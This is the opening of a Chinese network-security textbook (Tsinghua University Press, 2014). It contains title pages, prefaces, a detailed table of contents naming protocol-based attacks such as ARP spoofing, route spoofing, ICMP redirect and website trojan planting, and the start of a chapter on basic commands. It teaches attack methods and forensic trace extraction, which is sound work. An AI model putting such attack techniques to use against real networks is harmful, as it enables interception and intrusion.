

普通高等教育“十一五”国家级规划教材

高等院校信息安全专业系列教材

教育部高等学校信息安全专业教学指导委员会
中国计算机学会教育专业委员会
共同指导

顾问委员会主任：沈昌祥　编委会主任：肖国镇

网络侦查与电子物证系列丛书主编：秦玉海

网络安全基础

徐国天　主　编
段严兵　副主编
秦玉海　审

http://www.tup.com.cn

Information Security

根据教育部高等学校信息安全专业教学指导委员会编制的

《高等学校信息安全专业指导性专业规范》组织编写

清华大学出版社

普通高等教育"十一五"国家级规划教材
高等院校信息安全专业系列教材

网络安全基础

徐国天　主编
段严兵　副主编

清华大学出版社
北　京

内 容 简 介

本书共分为 11 章，按照 TCP/IP 协议族的层次结构，从下至上按照数据链路层、网络层、传输层、应用层的次序展开，重点研究各层主要协议的基本原理、相关协议存在的漏洞以及利用这些安全漏洞实施的网络攻击和攻击痕迹的提取分析方法。

本书主要的学习目标包括：掌握借助 Sniffer Pro 来分析各种网络协议的方法，学习利用协议漏洞实施的网络攻击，掌握网络设备的配置方法，掌握在网络设备中提取入侵痕迹的方法。

传统的计算机网络教材侧重讲解 TCP/IP 的基本原理，与之不同，本书重点讲解 TCP/IP 的相关安全漏洞，以及如何利用这些安全漏洞实施网络攻击。与普通的网络安全类教材重点讲解安全漏洞的防御措施不同，本书侧重研究网络攻击之后如何提取入侵痕迹。与普通的计算机网络教材直接讲解协议原理不同，本书借助协议分析仪 Sniffer Pro 来学习网络协议，这样能使学生对网络协议有一个清晰、直观的认识。

本书可用于国内公安院校的网络安全类专业本科生教学，也可作为地方大学的计算机类、信息类相关专业本科生参考用书。

图书在版编目（CIP）数据

网络安全基础/徐国天主编. --北京：清华大学出版社，2014
高等院校信息安全专业系列教材
ISBN 978-7-302-34859-7

Ⅰ. ①网…　Ⅱ. ①徐…　Ⅲ. ①计算机网络－安全技术－高等学校－教材　Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2013)第 310946 号

责任编辑： 张　民　薛　阳
封面设计：
责任校对： 焦丽丽
责任印制：

出版发行： 清华大学出版社
网　　址： http://www.tup.com.cn，http://www.wqbook.com
地　　址： 北京清华大学学研大厦 A 座　　**邮　　编：** 100084
社 总 机： 010-62770175　　**邮　　购：** 010-62786544
投稿与读者服务： 010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈： 010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载： http://www.tup.com.cn，010-62795954
印 刷 者：
装 订 者：
经　　销： 全国新华书店
开　　本： 185mm×260mm　　**印　　张：** 19.25　　**字　　数：** 447 千字
版　　次： 2014 年 4 月第 1 版　　**印　　次：** 2014 年 4 月第1 次印刷
印　　数： 1～　000
定　　价： .00 元

产品编号：056302-01

高等院校信息安全专业系列教材

编审委员会

出版说明

21世纪是信息时代，信息已成为社会发展的重要战略资源，社会的信息化已成为当今世界发展的潮流和核心，而信息安全在信息社会中将扮演极为重要的角色，它会直接关系到国家安全、企业经营和人们的日常生活。随着信息安全产业的快速发展，全球对信息安全人才的需求量不断增加，但我国目前信息安全人才极度匮乏，远远不能满足金融、商业、公安、军事和政府等部门的需求。要解决供需矛盾，必须加快信息安全人才的培养，以满足社会对信息安全人才的需求。为此，教育部继2001年批准在武汉大学开设信息安全本科专业之后，又批准了多所高等院校设立信息安全本科专业，而且许多高校和科研院所已设立了信息安全方向的具有硕士和博士学位授予权的学科点。

信息安全是计算机、通信、物理、数学等领域的交叉学科，对于这一新兴学科的培养模式和课程设置，各高校普遍缺乏经验，因此中国计算机学会教育专业委员会和清华大学出版社联合主办了"信息安全专业教育教学研讨会"等一系列研讨活动，并成立了"高等院校信息安全专业系列教材"编审委员会，由我国信息安全领域著名专家肖国镇教授担任编委会主任，指导"高等院校信息安全专业系列教材"的编写工作。编委会本着研究先行的指导原则，认真研讨国内外高等院校信息安全专业的教学体系和课程设置，进行了大量前瞻性的研究工作，而且这种研究工作将随着我国信息安全专业的发展不断深入。经过编委会全体委员及相关专家的推荐和审定，确定了本丛书首批教材的作者，这些作者绝大多数都是既在本专业领域有深厚的学术造诣、又在教学第一线有丰富的教学经验的学者、专家。

本系列教材是我国第一套专门针对信息安全专业的教材，其特点是：

① 体系完整、结构合理、内容先进。

② 适应面广：能够满足信息安全、计算机、通信工程等相关专业对信息安全领域课程的教材要求。

③ 立体配套：除主教材外，还配有多媒体电子教案、习题与实验指导等。

④ 版本更新及时，紧跟科学技术的新发展。

为了保证出版质量，我们坚持宁缺毋滥的原则，成熟一本，出版一本，并保持不断更新，力求将我国信息安全领域教育、科研的最新成果和成熟经验反映到教材中来。在全力做好本版教材，满足学生用书的基础上，还经由专

家的推荐和审定，遴选了一批国外信息安全领域优秀的教材加入到本系列教材中，以进一步满足大家对外版书的需求。热切期望广大教师和科研工作者加入我们的队伍，同时也欢迎广大读者对本系列教材提出宝贵意见，以便我们对本系列教材的组织、编写与出版工作不断改进，为我国信息安全专业的教材建设与人才培养做出更大的贡献。

“高等院校信息安全专业系列教材”已于2006年年初正式列入普通高等教育“十一五”国家级教材规划（见教高[2006]9号文件《教育部关于印发普通高等教育“十一五”国家级教材规划选题的通知》）。我们会严把出版环节，保证规划教材的编校和印刷质量，按时完成出版任务。

2007年6月，教育部高等学校信息安全类专业教学指导委员会成立大会暨第一次会议在北京胜利召开。本次会议由教育部高等学校信息安全类专业教学指导委员会主任单位北京工业大学和北京电子科技学院主办，清华大学出版社协办。教育部高等学校信息安全类专业教学指导委员会的成立对我国信息安全专业的发展起到重要的指导和推动作用。2006年教育部给武汉大学下达了“信息安全专业指导性专业规范研制”的教学科研项目。2007年起该项目由教育部高等学校信息安全类专业教学指导委员会组织实施。在高教司和教指委的指导下，项目组团结一致，努力工作，克服困难，历时5年，制定出我国第一个信息安全专业指导性专业规范，于2012年底通过经教育部高等教育司理工科教育处授权组织的专家组评审，并且已经得到武汉大学等许多高校的实际使用。2013年，新一届“教育部高等学校信息安全专业教学指导委员会”成立。经组织审查和研究决定，2014年以“教育部高等学校信息安全专业教学指导委员会”的名义正式发布《高等学校信息安全专业指导性专业规范》（由清华大学出版社正式出版）。“高等院校信息安全专业系列教材”在教育部高等学校信息安全专业教学指导委员会的指导下，根据《高等学校信息安全专业指导性专业规范》组织编写和修订，进一步体现科学性、系统性和新颖性，及时反映教学改革和课程建设的新成果，并随着我国信息安全学科的发展不断完善。

我们的E-mail地址：zhangm@tup.tsinghua.edu.cn；联系人：张民。

“高等院校信息安全专业系列教材”编审委员会

前 言

随着信息科学的快速发展,网络攻防技术的新旧更替速度也在加快,两年前的入侵技术,现在可能已经过时。与网络攻防技术的快速更新、换代相比,TCP/IP 的更新相对缓慢,多年前推出的 IPv6 协议至今仍未完全替代 IPv4 协议。这导致 TCP/IP 的漏洞利用技术成为相对稳定的网络攻击技术。目前国内高校普遍将研究重点放在 TCP/IP 本身及各类私有协议分析上,忽视了协议相关漏洞的深入研究。"网络安全基础"教材就是在这个背景下提出的,它在分析协议基本原理的基础之上,重点研究协议的相关漏洞,通过具体实例讲解如何利用这些漏洞,既有理论知识,又有实践操作,可以使学生对 TCP/IP 的相关漏洞有一个全面的了解。

传统的计算机网络教材侧重讲解 TCP/IP 的基本原理,与之不同,本书重点讲解 TCP/IP 的相关安全漏洞,以及不法分子是如何利用这些安全漏洞的。与普通的网络安全类教材重点讲解安全漏洞的防御措施不同,本书侧重研究网络攻击之后如何提取入侵痕迹。与普通的计算机网络教材直接讲解协议原理不同,本书借助协议分析仪 Sniffer Pro 来学习网络协议,这样能使学生对网络协议有一个清晰、直观的认识。

本书共分为 11 章,按照 TCP/IP 协议族的层次结构,从下至上按照数据链路层、网络层、传输层、应用层的次序展开,重点研究各层主要协议的基本原理、相关协议存在的漏洞、利用这些安全漏洞实施的网络攻击,以及攻击痕迹的提取分析方法。各章节具体安排如下:

第 1 章 网络安全基础概述。介绍基本概念和常用网络命令,重点讲解网络协议的层次结构、虚拟机技术和协议分析仪 Sniffer Pro 的使用。

第 2 章 数据链路层及其安全问题。重点讲解交换机的地址学习机制,以及针对交换机的 MAC-PORT、生成树和 MAC 地址攻击。

第 3 章 IP 协议及其安全问题。重点讲解网络地址转换(NAT)和网络层的安全协议 IPSec。

第 4 章 ARP 及 ARP 欺骗。重点讲解 ARP 欺骗、"中间人"攻击、"半中间人"攻击、DNS 欺骗,以及 ARP 欺骗的线索调查方法。

第 5 章 RIP 及其安全问题。重点讲解基于 RIP 欺骗的"中间人"攻击和"黑洞"攻击。

第 6 章 OSPF 协议及其安全问题。重点讲解基于 OSPF 路由欺骗的网

络监听和“黑洞”攻击。

第 7 章 ICMP 及其安全问题。重点讲解基于 ICMP 重定向的“半中间人”攻击、基于 DNS 协议和 ICMP 重定向的数据监听方法。

第 8 章 运输层协议及其安全问题。重点讲解 TCP 和 UDP 端口扫描。

第 9 章 SMTP/POP3 及 DNS 协议。重点讲解利用 Sniffer 学习发送邮件的通信过程,利用 Sniffer 追查盗号木马线索的方法。

第 10 章 HTTP 及其安全问题。重点介绍 HTTP 的三种提交参数方式,即 GET、POST 和 Cookie 方式,以及数据加密协议 SSL。

第 11 章 FTP 及其安全问题。重点讲解控制连接和数据连接的建立过程,以及利用 Sniffer 分析 FTP 的通信过程。

本书的主要学习内容包括:常用网络协议的漏洞及利用方法;常见网络服务器的搭建方法;网络设备的使用方法;网络入侵痕迹的提取方法。

本书主要的学习目标包括:掌握借助 Sniffer Pro 来分析各种协议的方法;学习利用协议漏洞实施的网络攻击;掌握网络设备的配置方法;掌握在网络设备中提取入侵痕迹的方法。

本书可用于公安院校的网络安全类专业本科生教学,也可作为地方大学的计算机类、信息类相关专业本科生参考用书。

本书第 1.2 节由武晓飞编写,第 2.1 节由肖萍编写,第 4.1 节由郭睿编写,第 8、9 章由段严兵编写,其他章节由徐国天编写。本书作者多年从事网络安全类课程的教学工作,有丰富的教学实践经验,但书中难免存在疏漏或不当之处,恳请各位读者批评指正。

编　者

2014 年 1 月

目　录

第 1 章　网络安全基础概述 …… 1
1.1　基本概念和常用网络命令 …… 1
1.1.1　基本概念 …… 1
1.1.2　常用网络命令的使用 …… 1
1.2　虚拟机技术 …… 4
1.3　网络协议的层次结构 …… 7
1.4　协议分析仪 Sniffer Pro 的使用 …… 9
思考题 …… 15

第 2 章　数据链路层及其安全问题 …… 16
2.1　以太网数据链路层帧格式 …… 16
2.2　交换机的地址学习机制 …… 17
2.2.1　交换机的地址学习过程 …… 17
2.2.2　测试交换机的 MAC 地址学习机制 …… 19
2.3　MAC-PORT 攻击 …… 21
2.3.1　MAC-PORT 攻击原理 …… 21
2.3.2　测试 MAC-PORT 地址攻击 …… 22
2.4　生成树机制 …… 25
2.4.1　冗余链路 …… 25
2.4.2　重复帧、循环问题和 MAC 地址表不稳定问题 …… 26
2.4.3　生成树 …… 29
2.4.4　测试生成树机制 …… 31
2.5　生成树攻击 …… 34
2.5.1　利用生成树攻击达到使网络拓扑不稳定和拒绝服务的攻击效果 …… 34
2.5.2　测试生成树攻击 …… 36
2.5.3　利用生成树攻击实施数据监听 …… 39
2.5.4　模拟利用生成树攻击实施的数据监听 …… 40
2.6　MAC 地址攻击 …… 44
思考题 …… 45

第 3 章　IP 协议及其安全问题 …… 46
3.1　IP 地址 …… 46
3.2　IP 协议 …… 46
3.2.1　IP 数据报格式 …… 47
3.2.2　IP 数据报的分片和重组 …… 48
3.3　泪滴攻击 …… 51
3.4　网络地址转换 …… 52
3.4.1　专用地址 …… 52
3.4.2　网络地址转换概述 …… 53
3.4.3　同时使用 IP 地址和端口号 …… 53
3.4.4　利用静态 NAT 实现因特网主机访问局域网服务器 …… 56
3.5　网络层的安全协议 IPSec …… 57
3.5.1　测试开通 IPSec 通道、采用 AH 协议、提供完整性校验 …… 58
3.5.2　测试开通 IPSec 通道、选择 ESP、提供完整性 …… 61
3.5.3　测试开通 IPSec 通道、选择 ESP、提供保密性和完整性 …… 62
思考题 …… 63

第 4 章　ARP 及 ARP 欺骗 …… 65
4.1　地址解析协议 ARP …… 65
4.2　ARP 数据报的格式 …… 66
4.3　ARP 缓存表 …… 69
4.4　ARP 欺骗 …… 70
4.5　基于 ARP 欺骗的“中间人”攻击 …… 75
4.5.1　“中间人”攻击简介 …… 75
4.5.2　测试“中间人”攻击 …… 75
4.6　利用网关实施的 ARP 欺骗 …… 81
4.7　针对网关实施 half ARP spoof 攻击 …… 85
4.7.1　针对网关实施 half ARP spoof 攻击的基本原理 …… 85
4.7.2　针对网关实施 half ARP spoof 攻击的危害 …… 86
4.7.3　half ARP spoof 攻击测试 …… 90
4.8　ARP 欺骗攻击者的调查方法 …… 95
4.9　基于 ARP 欺骗的网站挂马测试 …… 96
4.9.1　基于 ARP 欺骗的网站挂马简介 …… 96
4.9.2　测试环境和测试目的 …… 96
4.9.3　测试步骤 …… 97
4.10　基于 ARP 欺骗的 DNS 欺骗 …… 105
4.10.1　域名 …… 105
4.10.2　域名解析过程 …… 105

4.10.3 hosts 文件及其安全隐患 …… 106
4.10.4 配置 DNS 服务器 …… 107
4.10.5 DNS 缓存表 …… 110
4.10.6 DNS 报文分析 …… 110
4.10.7 基于 ARP 欺骗的 DNS 欺骗测试 …… 111
思考题 …… 120

第 5 章 RIP 及其安全问题 …… 121
5.1 路由器的工作原理 …… 121
5.1.1 路由表的组成 …… 121
5.1.2 路由器转发数据报的工作流程 …… 122
5.1.3 路由协议 …… 123
5.2 路由选择信息协议 …… 124
5.2.1 RIP 选择的是经过最少路由器的路由 …… 124
5.2.2 RIP 使用的路由表 …… 124
5.2.3 RIP 的三个特点 …… 125
5.3 Bellman-Ford 算法生成路由表 …… 125
5.4 RIP 形成路由表的过程 …… 127
5.5 当网络拓扑变化时 RIP 调整路由表的过程 …… 130
5.6 利用 RIP 组建网络 …… 132
5.7 RIP 数据报的格式 …… 135
5.8 RIP 路由欺骗 …… 136
5.8.1 基于 RIP 欺骗的“中间人”攻击 …… 136
5.8.2 “黑洞”攻击 …… 137
5.9 基于 RIP 路由欺骗的网络监听 …… 139
5.9.1 测试环境 …… 139
5.9.2 测试目的 …… 139
5.9.3 测试步骤 …… 139
5.10 RIP 的优缺点 …… 145
思考题 …… 145

第 6 章 OSPF 协议及其安全问题 …… 146
6.1 开放式最短路径优先 …… 146
6.1.1 Dijkstra 算法 …… 146
6.1.2 使用 OSPF 协议组建网络 …… 147
6.2 基于 OSPF 路由欺骗的网络监听 …… 152
6.2.1 OSPF 路由欺骗研究环境 …… 152
6.2.2 攻击者发布伪造的链路状态通告报文 …… 153

6.2.3 路由器应用 Dijkstra 算法更新自己的路由表…… 154
6.3 基于 OSPF 路由欺骗的“黑洞攻击” …… 156
6.3.1 “黑洞攻击”的基本原理…… 156
6.3.2 利用“黑洞攻击”截获敏感信息…… 159
6.3.3 利用“黑洞攻击”进行木马植入…… 160
6.3.4 通过实验验证“黑洞攻击”…… 161
6.4 基于数据链路状态数据库的网络拓扑绘制 …… 168
6.4.1 区域内网络拓扑主动发现方法…… 168
6.4.2 数据链路类型…… 168
6.4.3 根据链路数据库绘制网络拓扑…… 169
6.4.4 通过实验验证主动的网络拓扑绘制方法…… 170
思考题…… 178

第 7 章 ICMP 及其安全问题 …… 179
7.1 ICMP 报文的类型 …… 179
7.2 计算机的路由表 …… 179
7.2.1 计算机路由表的作用…… 179
7.2.2 计算机路由表测试实验…… 179
7.3 ICMP 重定向 …… 182
7.3.1 ICMP 重定向过程 …… 182
7.3.2 ICMP 重定向报文结构 …… 183
7.3.3 ICMP 重定向测试实验 …… 184
7.4 基于 ICMP 重定向的“半中间人”攻击 …… 186
7.4.1 基于 ICMP 重定向的“半中间人”攻击过程 …… 186
7.4.2 伪造的 ICMP 重定向报文结构分析 …… 187
7.4.3 利用“ICMP 重定向攻击”实施数据监听实验 …… 188
7.5 基于 DNS 协议和 ICMP 重定向的数据监听方法 …… 192
7.5.1 基于 DNS 协议和 ICMP 重定向的数据监听流程 …… 193
7.5.2 通过 ICMP 重定向在受害者主机中添加到达 DNS 服务器的路由信息…… 193
7.5.3 截获并转发 DNS 数据报 …… 194
7.5.4 监听通信数据、提取敏感信息 …… 196
7.6 基于 DNS 协议和 ICMP 重定向的数据监听实验 …… 197
7.6.1 测试环境…… 197
7.6.2 测试目的…… 197
7.6.3 测试步骤…… 197
思考题…… 205

第 8 章　运输层协议及其安全问题 …… 206
8.1　运输层协议概述 …… 206
8.2　用户数据报协议 …… 209
8.2.1　UDP 概述 …… 209
8.2.2　UDP 用户数据报的首部 …… 209
8.3　传输控制协议 …… 210
8.3.1　TCP 概述 …… 210
8.3.2　TCP 报文段的首部 …… 211
8.3.3　利用 Sniffer 分析三次握手建立 TCP 连接 …… 214
8.3.4　利用 Sniffer 分析四次挥手释放 TCP 连接 …… 216
8.4　端口扫描 …… 219
8.4.1　TCP 端口扫描 …… 220
8.4.2　UDP 端口扫描 …… 226
8.5　SYN Flood 攻击和 Land 攻击 …… 228
思考题 …… 228

第 9 章　SMTP/POP3 及 DNS 协议 …… 229
9.1　邮件协议概述 …… 229
9.2　搭建电子邮件服务器 …… 230
9.3　利用 Sniffer 学习发送邮件的通信过程 …… 233
9.4　利用 Sniffer 学习接收邮件的通信过程 …… 241
9.5　利用 Sniffer 追查盗号木马线索 …… 243
9.6　因特网的域名结构 …… 245
9.7　域名服务器进行域名解析 …… 246
9.8　DNS 欺骗 …… 249
思考题 …… 250

第 10 章　HTTP 及其安全问题 …… 251
10.1　HTTP 的工作流程 …… 251
10.2　HTTP 的报文格式 …… 253
10.3　HTTP 使用 GET、POST 和 Cookie 方式提交数据 …… 256
10.3.1　GET 方式提交参数 …… 256
10.3.2　POST 方式提交参数 …… 258
10.3.3　Cookie 方式提交参数 …… 258
10.4　HTTP 的缓存机制 …… 261
10.5　HTTP 数据加密协议 SSL …… 265
10.5.1　数字证书 …… 265
10.5.2　CA 认证中心颁发数字证书 …… 266

10.5.3 数字证书的真实性验证 …… 266
10.5.4 数字证书使用的 SSL 协议 …… 267
10.5.5 配置只使用服务器证书的 SSL 加密通道 …… 268
10.5.6 配置同时使用服务器证书和客户证书的 SSL 加密通道 …… 276
思考题 …… 280

第 11 章 FTP 及其安全问题 …… 281
11.1 FTP 服务器的搭建和使用 …… 281
11.2 FTP 使用两条逻辑连接 …… 283
11.3 控制连接和数据连接的建立过程 …… 284
11.3.1 控制连接的建立 …… 284
11.3.2 服务器主动方式建立数据连接(PORT 方式) …… 284
11.3.3 客户主动方式建立数据连接(PASV 方式) …… 285
11.4 FTP 的数据传送过程 …… 286
11.4.1 目录数据的传送过程 …… 286
11.4.2 文件数据的传送过程 …… 287
11.5 利用 Sniffer 分析 FTP 的通信过程 …… 288
11.6 测试防火墙对 FTP 数据通信的影响 …… 291
11.6.1 开启 FTP 服务器端的防火墙并允许 21 端口、测试 FTP 数据通信 …… 291
11.6.2 禁用 FTP 服务器的 PASV 功能,测试 FTP 通信能否进行 …… 293
思考题 …… 294

第1章 网络安全基础概述

1.1 基本概念和常用网络命令

1.1.1 基本概念

（1）MAC 地址：由 6 个字节组成，用于在局域网内部实现主机到主机的通信。

（2）IP 地址：由 4 个字节组成，用于实现跨越不同网络的主机到主机的通信。

（3）端口号：是一个整数，取值区间为 0～65 535，每个端口对应一个应用层协议，0～1023 保留给知名协议，实现进程到进程的通信。图 1-1 给出的是基于 TCP 的知名应用层协议的端口号。

端口	协议
7	Echo
20	FTP, data
21	FTP, control
23	Telnet
25	SMTP
53	DNS
80	HTTP
111	RPC

图 1-1　使用 TCP 的知名协议的端口号

1.1.2 常用网络命令的使用

1. 使用 ipconfig 命令查看本机的 IP 地址

使用 ipconfig 命令可以查看本机的 IP 地址、子网掩码、默认网关。使用方法为：单击“开始”→“运行”选项，输入“cmd”，单击“确定”按钮，在出现的 DOS 窗口中输入 ipconfig 后回车。图 1-2 为使用 ipconfig 命令查看到的本机的地址信息。

2. 使用 ipconfig /all 命令查看本机的全部地址信息

使用 ipconfig /all 命令查看本机的全部地址信息，包括 DNS 服务器的 IP 地址和本机的 MAC 地址。图 1-3 为使用 ipconfig /all 命令查看到的本机的全部地址信息。

3. 使用 netstat -an 命令查看本机的网络连接情况

使用 netstat -an 命令查看本机的网络连接情况，也可以了解本机端口开放情况。图 1-4 为 netstat -an 的执行结果。结果包括 4 个字段，依次为协议类型、本地地址、远程




图 1-2 使用 ipconfig 命令查看到的本机的地址信息

